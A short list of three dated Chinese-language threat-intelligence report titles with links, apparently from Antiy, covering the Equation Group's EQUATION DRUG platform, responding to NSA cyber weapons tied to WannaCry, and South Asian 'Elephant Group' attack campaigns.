- 2017-01-25 《方程式组织EQUATION DRUG平台解析——方程式组织系列分析报告之四》

http://www.antiy.com/response/EQUATION_DRUG/EQUATION_DRUG.html

- 2017-05-22 《安天关于系统化应对NSA网络军火装备的操作手册》

http://www.antiy.com/response/Antiy_Wannacry_NSA.html

- 2017-12-30 《潜伏的象群——来自南亚次大陆的系列网络攻击行动》

http://www.antiy.com/response/The_Latest_Elephant_Group.html
